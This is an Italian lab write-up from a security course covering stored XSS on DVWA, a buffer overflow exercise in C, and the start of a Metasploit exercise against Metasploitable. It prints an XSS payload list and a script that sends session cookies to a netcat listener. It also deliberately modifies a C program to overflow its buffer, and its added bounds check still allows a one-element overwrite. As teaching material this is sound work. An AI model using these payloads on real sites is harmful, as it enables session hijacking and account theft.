- **Impostare il livello di sicurezza**: Nella pagina DVWA Security, troveremo un *menu a tendina* per selezionare il livello di sicurezza. Selezioniamo *l'opzione "low"* dal menu a tendina e clicchiamo su *submit* per confermare.
- **Verificare la modifica**: Se l'operazione è stata eseguita correttamente, vedremo il vostro nome utente e il livello di sicurezza "low" visualizzati in basso a sinistra dello schermo.

GIORNO 2

3 - XSS/
XSS stored

3.1 - PANORAMICA XSS

Gli XSS, o Cross-Site Scripting, sono una classe di vulnerabilità di sicurezza che colpiscono le applicazioni web. Permettono a un attaccante di iniettare script malevoli in pagine web visualizzate da altri utenti. Questi script possono eseguire operazioni dannose come:

- rubare cookie, sessioni utente
- modificare il contenuto della pagina
- reindirizzare l'utente a siti web malevoli.

Esistono tre principali tipi di XSS:

1. Stored XSS (o Persistent XSS)
2. Reflected XSS (o Non-Persistent XSS)
3. DOM-based XSS

Che cosa sono i cookie?

I cookie sono piccoli file di testo memorizzati sul dispositivo di un utente da un sito web durante la navigazione.
Servono a salvare informazioni come le preferenze dell'utente, le sessioni di accesso e i dati di tracciamento, facilitando una navigazione personalizzata e continua.

3.1 - PANORAMICA XSS

La DVWA al livello LOW è vulnerabile a questo tipo di attacco perché c'è un problema di sanitizzazione degli input.

Cliccando su **View Source** notiamo che gli input del campo "message" sono sanitizzati con le funzioni **stripslashes** e **mysql_real_escape_string,** mentre l'input del campo nome solo dalla seconda.
Queste funzioni
fanno in modo che non vengano accettati input in linguaggio SQL, quindi ci vietano di fare attacchi SQL Injection.
Manca però la
sanitizzazione per gli XSS.

Stored XSS Source

```php
<?php

if(isset($_POST['btnSign']))
{

   $message = trim($_POST['mtxMessage']);
   $name    = trim($_POST['txtName']);

   // Sanitize message input
   $message = stripslashes($message);
   $message = mysql_real_escape_string($message);

   // Sanitize name input
   $name = mysql_real_escape_string($name);

   $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";

   $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>' );

}

?>
```

3.1 - PANORAMICA XSS

Cos'è la Stripslash ?

Stripslashes in Python

La funzione stripslashes rimuove le backslash da una stringa se si trovano prima di apici singoli, apici doppi e backslash. "Replace" è un metodo che consente di sostituire una parte di stringa vecchia con una nuova: stringa.replace("vecchia", "nuova")

```
def stripslashes(string):

    return string.replace("\\'", "'").replace('\\"', '"').replace
        ('\\\\', '\\')
```

Esempio:

```
string = "\'Team6"
clean_string = stripslashes(string)
print(clean_string)
```

Inserendo la stringa "\'Team6", questa viene passata come parametro alla funzione stripslashes che effettua una sanitizzazione, viene salvata nella variabile clean_string e poi data in stampa.

Output

```
'Team6

=== Code Execution Successful ===
```

In output possiamo vedere come il carattere \ è stato rimosso dalla stringa.

3.1 - PANORAMICA XSS

mysql_real_escape_string in Python

Questa funzione aggiunge backslashes ai caratteri speciali in una stringa, rendendo sicura la stringa per essere utilizzata in una query SQL.

Questa operazione di aggiunta avviene nel dettaglio alla riga 10 attraverso il modulo **conn.escape_string()** che sanitizza l'**user_input** e lo salva nella variabile **safe_input** che poi passerà alla query sql.

```python
1  import pymysql
2
3  # Connessione al database MySQL
4  conn = pymysql.connect(host='localhost', user='username', password
       ='password', db='database')
5
6  # Dati utente
7  user_input = "O'Reilly"
8
9  # Escaping della stringa
10 safe_input = conn.escape_string(user_input)
11
12 # Costruzione della query SQL
13 sql = f"SELECT * FROM users WHERE lastname = '{safe_input}'"
14
15 with conn.cursor() as cursor:
16     cursor.execute(sql)
17     result = cursor.fetchall()
18
19     for row in result:
20         print(f"id: {row['id']} - Name: {row['firstname']}
               {row['lastname']}")
21
22 conn.close()
```

3.1 - PANORAMICA XSS

mysql_real_escape_string in Python con parametrizzazione delle query*

Nel codice riportato a destra la parametrizzazione delle query avviene alla riga 17 grazie al segnaposto "**%s**".
Con "**%s**" stiamo dicendo al database che parte della query sarà un parametro, non un comando. Il database sa che deve trattare i parametri come dati e non come componente logica della query.

Infatti parametrizzare le query significa proprio dividere i dati dai comandi SQL.

```python
1  import pymysql
2
3  # Configurazione della connessione al database MySQL
4  conn = pymysql.connect(
5      host='localhost',
6      user='username',
7      password='password',
8      db='database',
9      charset='utf8mb4',
10     cursorclass=pymysql.cursors.DictCursor
11 )
12
13 # Dati utente che potrebbero contenere caratteri speciali
14 user_input = "O'Reilly"
15
16 # Costruzione della query SQL con un parametro
17 sql = "SELECT * FROM users WHERE lastname = %s"
18
19 # Creazione di un contesto di gestione della connessione per
       assicurarsi che la connessione sia chiusa correttamente
20 with conn.cursor() as cursor:
21     # Esecuzione della query con il parametro user_input
22     cursor.execute(sql, (user_input,))
23
24     # Otteniamo tutti i risultati della query
25     result = cursor.fetchall()
```

*Pratica raccomandata

3.2 - STORED XSS

Cos'è lo XSS Stored ?

LO SCRIPTING CROSS-SITE ARCHIVIATO (NOTO ANCHE COME XSS DI SECONDO ORDINE O PERSISTENTE) SI VERIFICA QUANDO UN'APPLICAZIONE RICEVE DATI DA UNA FONTE NON ATTENDIBILE E LI INCLUDE NELLE SUE RISPOSTE HTTP SUCCESSIVE IN MODO NON SICURO.

GLI ATTACCHI ARCHIVIATI SONO QUELLI IN CUI LO SCRIPT INIETTATO VIENE ARCHIVIATO IN MODO PERMANENTE SUI SERVER DI DESTINAZIONE, AD ESEMPIO IN UN DATABASE, IN UN FORUM DI MESSAGGI, NEL REGISTRO DEI VISITATORI, NEL CAMPO DEI COMMENTI, ECC. LA VITTIMA RECUPERA QUINDI LO SCRIPT DANNOSO DAL SERVER QUANDO RICHIEDE LO SCRIPT MEMORIZZATO.

In termini di sfruttabilità, la differenza fondamentale tra XSS riflesso e memorizzato è che una vulnerabilità XSS memorizzata consente attacchi autonomi all'interno dell'applicazione stessa. L'aggressore non ha bisogno di trovare un modo esterno per indurre altri utenti a fare una richiesta particolare contenente il proprio exploit. Piuttosto, l'aggressore inserisce il proprio exploit nell'applicazione stessa e aspetta semplicemente che gli utenti lo trovino.

3.3 - VERIFICA DELLE VULNERABILITÀ

Prima di testare con mano la vulnerabilità riscontrata nella pagina Stored XSS, vediamo cosa ci offre Kali Linux.
Nella cartella **/usr/share/wordlists/wfuzz/Injections** sono presenti vari file di testo contenenti script per attacchi di tipo injections.
Come si vede dall'immagine a destra, vi è una lista di **script XSS**.
Con il comando **cat** visualizziamo il contenuto del file.

Prendiamo in prestito lo script **<script>alert("WXSS")</script>** e lo modifichiamo in **<script>alert("XSS Stored funziona qui")</script>**.


Questo script modificato lo andremo ad inserire nella pagina apposita per verificare la vulnerabilità della Web App.

```
┌──(kali㉿kali)-[/]
└─$ cd /usr/share/wordlists/wfuzz/Injections

┌──(kali㉿kali)-[/usr/share/wordlists/wfuzz/Injections]
└─$ ls
All_attack.txt  bad_chars.txt  SQL.txt  Traversal.txt  XML.txt  XSS.txt
```

```
┌──(kali㉿kali)-[/usr/share/wordlists/wfuzz/Injections]
└─$ cat XSS.txt
"><script>"
<script>alert("WXSS")</script>
<<script>alert("WXSS");//<</script>
<script>alert(document.cookie)</script>
'><script>alert(document.cookie)</script>
'><script>alert(document.cookie);</script>
\";alert('XSS');//
%3cscript%3ealert("WXSS");%3c/script%3e
%3cscript%3ealert(document.cookie);%3c%2fscript%3e
%3Cscript%3Ealert(%22X%20SS%22);%3C/script%3E
&ltscript&gtalert(document.cookie);</script>
&ltscript&gtalert(document.cookie);&ltscript&gtalert
<xss><script>alert('WXSS')</script></vulnerable>
```

3.3 - VERIFICA DELLE VULNERABILITÀ


Inserendo lo script nella casella di input del messaggio, otteniamo un popup che ci dimostra che il sito è vulnerabile a un attacco **XSS.** Aggiornando la pagina, possiamo vedere che l'input è stato conservato dalla DVWA e quindi è un esempio di **XSS stored**, salvato all'interno del database.



3.4 - CONFIGURAZIONE WEB SERVER

Prima di procedere all'inserimento dello script malevolo, dobbiamo assicurarci di avere un web server fittizio dove reindirizzare i cookie che ruberemo. Utilizzeremo **Netcat**, un potente tool di connessione di rete, molto versatile utilizzato **per leggere e scrivere dati** attraverso connessioni di rete utilizzando i protocolli TCP o UDP.
Il comando nella figura a destra consiste in:

- **nc** = avvia Netcat.
- **-l** = specifica a netcat di mettersi in ascolto, ovvero di leggere le connessioni in arrivo.
- **- p** = specifica la porta su cui netcat deve ascoltare, in questo caso la **4444.**




```
┌──(kali㉿kali)-[~]
└─$ nc -l -p 4444
```

3.5 - SCRIPT

```
<script>window.location='http://127.0.0.1:4444/?cookie='+document.cookie</script>
```

Qui di sopra è possibile osservare lo script malevolo in **javascript** che ci consegnerà i cookie di sessione dello sfortunato utente sul nostro server in ascolto.

Analizziamo lo script:

- **window.location=**: è una proprietà del browser che viene usata per ottenere o impostare l'URL corrente della finestra. In questo caso, viene utilizzata per reindirizzare l'utente all'URL del nostro local host e alla porta 4444.
- **cookie=**: è il parametro di query " ?cookie=' "che includerà i cookie di sessione.
- **+document.cookie**: Questa parte concatena il valore di document.cookie alla stringa URL. **document.cookie** è un comando javascript che **recupera tutti i coockie disponibili della pagina corrente.**

3.5 - SCRIPT

L’ultimo passaggio prima di immettere lo script è **modificare la lunghezza massima di caratteri consentita nella pagina della DVWA.**
Ispezionando il codice **HTML** e la sezione textarea, siamo in grado di modificare il limite, portandolo a **100 caratteri.**
Così facendo, sarà possibile utilizzare il nostro script.

```
<!DOCTYPE html>
<html lang="en-GB"> scroll
 <head>…</head>
 <body class="home"> overflow
  <div id="container">
   <div id="header">…</div>
   <div id="main_menu">…</div>
   <div id="main_body">
    <div class="body_padded">
     <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
     <div class="vulnerable_code_area">
      <form method="post" name="guestform" "="">
       <table width="550" cellspacing="1" cellpadding="2" border="0">
        <tbody>
         <tr>
          <td width="100">Name *</td>
          <td>…</td>
         </tr>
         <tr>
          <td width="100">Message *</td>
          <td>
           <textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea>
          </td>
         </tr>
```


```
<td>
 <textarea name="mtxMessage" cols="50" rows="3" maxlength="100"></textarea
</td>
```


3.6 - XSS IN AZIONE

Inseriamo lo script nella pagina della DVWA e una volta premuto invio, avremo un **aggiornamento della pagina con il form cieco**.

Ma come possiamo vedere nel nostro terminale, **lo script ha avuto successo**, reindirizzando tutti i cookie della sessione sul nostro web server in ascolto sulla porta **4444**.

.





GIORNO 3

SYSTEM EXPLOIT BOF

INDICE

GIORNO 3

1 - DESCRIZIONE FUNZIONAMENTO PROGRAMMA

1.1 - Breve descrizione del Linguaggio C

1.2 - Buffer Overflow

2 - RIPRODUZIONE ED ESECUZIONE PROGRAMMA

2.1 - Descrizione del programma

2.2 - Esecuzione Programma

3 - MODIFICA PROGRAMMA

3.1 - Modifica del codice

3.2 - Segmentation Fault

3.3 - Codice di sicurezza

3.4 - Verifica codice di sicurezza

GIORNO 3

1 - Configurazione Laboratorio Virtuale

TRACCIA - GIORNO 3 :

Leggete attentamente il programma in allegato. Viene richiesto di:

Descrivere il funzionamento del programma prima dell'esecuzione.
Riprodurre ed eseguire il programma nel laboratorio - le vostre ipotesi sul funzionamento erano corrette?
Modificare il programma affinché si verifichi un errore di segmentazione.

SUGGERIMENTO:

RICORDATE CHE UN BOF SFRUTTA UNA VULNERABILITÀ NEL CODICE RELATIVO ALLA MANCANZA DI CONTROLLO DELL'INPUT UTENTE RISPETTO ALLA CAPIENZA DEL VETTORE DI DESTINAZIONE. CONCENTRATEVI QUINDI PER TROVARE LA SOLUZIONE NEL PUNTO DOVE L'UTENTE PUÒ INSERIRE VALORI IN INPUT, E MODIFICATE IL PROGRAMMA IN MODO TALE CHE L'UTENTE RIESCA AD INSERIRE PIÙ VALORI DI QUELLI PREVISTI.

1.1 - BREVE DESCRIZIONE LINGUAGGIO C

Il linguaggio di programmazione **C** è uno dei più noti ed utilizzati. Essendo molto potente, trova applicazione in moltissimi contesti (dal gaming, allo sviluppo di sistemi operativi ed emedded), poiché permette di costruire applicazioni veloci e funzionali. Questa guida chiara e completa parte dalle basi del C, per arrivare a fornire una panoramica di tutte le principali funzionalità supportate.

C è un linguaggio procedurale imperativo, che supporta la programmazione strutturata, la visibilità lessicale e la ricorsione, e possiede un sistema di tipo statico. Il linguaggio C permette l'utilizzo a basso livello alla memoria e fornisce costrutti che combaciano efficientemente con le istruzioni del linguaggio macchina.

Nonostante le sue capacità a basso livello, il linguaggio è adatto per essere programmato su piattaforme diverse: un programma in C conforme scritto per essere portabile può essere compilato per una vasta gamma di piattaforme con poche variazioni al suo codice sorgente.

1.2 - BUFFER OVERFLOW

Cos'è Un Buffer ?

Un **buffer** è una zona di memoria utilizzata per temporaneamente immagazzinare dati durante l'esecuzione di un programma. I buffer sono comunemente utilizzati per leggere o scrivere dati da o verso file, dispositivi di input/output, reti, e per elaborare input utente.

Cos'è un Buffer Overflow ?

Un **buffer overflow** si verifica quando vengono inseriti più dati di quelli che il buffer è in grado di gestire, causando così la sovrascrittura della memoria oltre i limiti del buffer. Questo può accadere quando un programma non effettua una verifica accurata della lunghezza dei dati prima di inserirli nel buffer.

Le **conseguenze** di un buffer overflow possono essere gravi e possono includere la corruzione della memoria, il crash del programma, e in alcuni casi, l'esecuzione di codice dannoso inserito nel buffer stesso (attacco di tipo buffer overflow). Questo rende i buffer overflow una vulnerabilità critica che può essere sfruttata da attaccanti per compromettere la sicurezza di un sistema informatico.

Per prevenire i buffer overflow, è essenziale implementare correttamente la gestione dei buffer, includendo la verifica accurata della lunghezza dei dati in ingresso e la limitazione delle operazioni di lettura/scrittura in modo che non superino i limiti del buffer. Utilizzare funzioni di libreria sicure e pratiche di programmazione difensive può ridurre significativamente il rischio di buffer overflow.

GIORNO 3

2 - RIPRODUZIONE ED ESECUZIONE PROGRAMMA

2.1 - DESCRIZIONE DEL PROGRAMMA

```c
1   #include <stdio.h>
2
3   int main () {
4
5   int vector [10], i, j, k;
6   int swap_var;
7
```

Alla riga 1 importiamo la libreria stdio.h, una libreria standard del linguaggio C che permette di utilizzare funzioni come printf e scanf.
Successivamente dichiariamo le variabili che saranno utilizzate nel codice e il vettore “vector” di cui specifichiamo anche la dimensione tra le parentesi quadre. In questo caso quindi, il vettore potrà contenere 10 elementi.

```c
9   printf ("Inserire 10 interi:\n");
10
11  for ( i = 0 ; i < 10 ; i++)
12      {
13      int c= i+1;
14      printf("[%d]:", c);
15      scanf ("%d", &vector[i]);
16      }
```

Nel seguente ciclo **for** si procede all'inserimento dei 10 elementi nel vettore "vector": finché **i** sarà minore di 10, verrà stampato l'indice della posizione attuale (memorizzato nella variabile c) e sarà chiesto all'utente di inserire un numero da memorizzare in quella posizione.

```c
19  printf ("Il vettore inserito e':\n");
20  for ( i = 0 ; i < 10 ; i++)
21          {
22          int t= i+1;
23          printf("[%d]: %d", t, vector[i]);
24      printf("\n");
25      }
```

Tramite questo ciclo for viene stampato in output il vettore in ordine di inserimento.

2.1 - DESCRIZIONE DEL PROGRAMMA

```c
for (j = 0 ; j < 10 - 1; j++)
    {
    for (k = 0 ; k < 10 - j - 1; k++)
        {
            if (vector[k] > vector[k+1])
            {
            swap_var=vector[k];
            vector[k]=vector[k+1];
            vector[k+1]=swap_var;
            }
        }
    }
```

Il programma ordina gli elementi del vettore in ordine crescente utilizzando una concatenazione di due cicli **for**. La logica seguita è la seguente: se l'elemento in **vector[k]** è maggiore dell'elemento successivo (**vector[k+1]**), viene eseguito uno scambio tra i due elementi utilizzando una variabile temporanea **swap_vector**. In dettaglio:

1. L'elemento in **vector[k]** viene copiato in **swap_vector**.
2. L'elemento successivo, **vector[k+1]**, viene spostato in **vector[k]**.
3. Il valore di **swap_vector** viene inserito in **vector[k+1]**.

```c
printf("Il vettore ordinato e':\n");
for (j = 0; j < 10; j++)
    {
    int g = j+1;
    printf("[%d]:", g);
    printf("%d\n", vector[j]);
    }

return 0;


}
```

Infine, stampiamo nuovamente l'array tramite il ciclo for, che ora è stato ordinato in ordine crescente.

2.2 - ESECUZIONE DEL PROGRAMMA

Inserimento dei numeri da parte dell’utente

Stampa del vettore nell’ordine inserito dall’utente

Stampa del vettore in ordine crescente

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ./Bof
Inserire 10 interi:
[1]:5
[2]:65
[3]:73
[4]:24
[5]:4
[6]:3
[7]:6
[8]:9
[9]:21
[10]:33
Il vettore inserito e':
[1]: 5
[2]: 65
[3]: 73
[4]: 24
[5]: 4
[6]: 3
[7]: 6
[8]: 9
[9]: 21
[10]: 33
Il vettore ordinato e':
[1]:3
[2]:4
[3]:5
[4]:6
[5]:9
[6]:21
[7]:24
[8]:33
[9]:65
[10]:73
```

GIORNO 3

2 - MODIFICA PROGRAMMA

3.1 - MODIFICA DEL CODICE

```c
#include <stdio.h>
#include <stdlib.h>


int main ()
{

        int vector [10];
        int i, j, k,z;
        int aug;
        int swap_var;
        int min = 1;
        int max = 200;
        int random_number;


        printf ("Inserire 10 interi:\n");

        for ( i = 0 ; i < 1000000; i++)
        {
                random_number = rand() % (max - min + 1) + min;
                int c = random_number;
                vector[i]=c;
                printf("[%d]:", i);
                printf("%d\n", vector[i]);
        }
```

Un buffer overflow si verifica quando vengono inseriti più dati di quelli che il buffer è in grado di gestire, causando così la sovrascrittura della memoria oltre i limiti del buffer. In questo specifico caso, se inseriamo più di 10 elementi nel vettore **vector**, sovrascriviamo la memoria oltre la dimensione allocata per il vettore, causando un comportamento indefinito del programma.
Questa sovrascrittura potrebbe influenzare altre variabili o dati presenti nella memoria circostante, inclusi i metadati di allocazione della memoria stessa. Se la sovrascrittura raggiunge aree di memoria sensibili o riservate, ad esempio aree di memoria del sistema operativo o di altre parti critiche del programma, potrebbe causare un errore di segmentazione **(segmentation fault)** o addirittura un comportamento imprevedibile del sistema.

Oltre alla libreria stdio.h, includiamo anche stdlib.h per utilizzare la funzione rand(). Nel corpo della funzione main, dichiariamo tutte le variabili necessarie, inclusa il vettore vector di dimensione 10. Questa volta utilizziamo un ciclo for per inserire elementi casuali nel vettore fino a quando il contatore i è minore di 1000000 o fino a quando si verifica un errore di segmentation fault. Questo errore si verifica quando il programma tenta di accedere a una zona di memoria a cui non ha accesso. Vedremo questo comportamento più dettagliatamente nella prossima sezione.

3.2 - SEGMENTATION FAULT

```
[2232]:139
[2233]:124
[2234]:139
[2235]:149
[2236]:40
[2237]:95
[2238]:84
[2239]:76
[2240]:47
[2241]:162
[2242]:158
[2243]:158
[2244]:132
[2245]:147
[2246]:168
[2247]:133
[2248]:103
[2249]:120
[2250]:166
[2251]:139
zsh: segmentation fault  ./Bof
```

Durante l'esecuzione del programma, sono state sovrascritte altre parti della memoria del sistema fino a raggiungere l'ultimo spazio di memoria sovrascrivibile, ovvero fino all'inserimento del 2251° numero. Al 2252°, si verifica un errore di segmentation fault perché non è più possibile effettuare sovrascritture oltre quel punto.

In sostanza, quando si tenta di inserire il 2252° numero nel vettore, il programma tenta di accedere a una zona di memoria a cui non ha il permesso di scrivere, causando così l'errore di segmentation fault. Questo accade perché il sistema operativo impedisce al programma di continuare a scrivere oltre i limiti consentiti della memoria, al fine di proteggere l'integrità del sistema e prevenire eventuali danni.

3.3 - CODICE DI SICUREZZA

```c

    for ( i = 0 ; i < 1000000; i++)
    {
            int length = sizeof(vector) / sizeof(vector[0]);
            if(i > length)
            {
              break;

            }

            random_number = rand() % (max - min + 1) + min;
            int c = random_number;
            vector[i]=c;
            printf("[%d]:", i);
            printf("%d\n", vector[i]);

    }
```

In linguaggio C, non esiste una funzione predefinita che restituisce la lunghezza di un array. Per trovare la lunghezza di un array, dobbiamo utilizzare l'operatore sizeof. Questa operazione consiste nel dividere la dimensione totale in memoria dell'array per la dimensione in memoria del primo elemento dell'array (sapendo che tutti gli elementi dell'array sono dello stesso tipo).

In questo modo otteniamo la lunghezza dell'array. Successivamente, possiamo effettuare un controllo if per verificare se il valore di i supera la lunghezza appena calcolata; in tal caso, il ciclo for verrà interrotto con un break.

3.4 - VERIFICA CODICE DI SICUREZZA

```
┌──(kali㉿kali)-[~]
└─$ ./Bof
Inserire 10 interi:
[0]:184
[1]:87
[2]:178
[3]:116
[4]:194
[5]:136
[6]:187
[7]:93
[8]:50
[9]:22
[10]:163
Il vettore inserito e':
[1]: 184
[2]: 87
[3]: 178
[4]: 116
[5]: 194
[6]: 136
[7]: 187
[8]: 93
[9]: 50
[10]: 22
Il vettore ordinato e':
[1]:22
[2]:50
[3]:87
[4]:93
[5]:116
[6]:136
[7]:178
[8]:184
[9]:187
[10]:194
```

Infatti, dopo aver inserito il codice per interrompere il ciclo for non appena l'indice supera la lunghezza dell'array, l'output viene generato correttamente.

GIORNO 4

EXPLOIT METASPLOITABLE CON METASPLOIT

INDICE

GIORNO 4

1 - LABORATORIO VIRTUALE

1.1 - Configurazione Macchina Kali Linux

1.2 - Configurazione Macchina Metasplotable

1.3 - Verifica Comunicazione Macchine

2 - VULNERABILITY SCANNING

2.1 - Scan con Nmap


2.2 -Basic Scan con Nessus

3 - FASE DI EXPLOIT

3.1 - Panoramica Metasploit

3.2 - Sfruttamento Vulnerabilità Porta 445

4 - VERIFICA DELLA SESSIONE



GIORNO 4

1 - Configurazione Laboratorio Virtuale

EXPLOIT SU METASPLOTABLE CON METASPLOIT

TRACCIA - GIORNO 4 :

È richiesto allo studente di:

Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable.
Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole
Eseguire il comando «ifconfig» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima.

Requisiti laboratorio:

- **IP Kali Linux:** 192.168.50.100/24
- **IP Metasploitable:** 192.168.50.150/24
- **Listen Port:** 5555

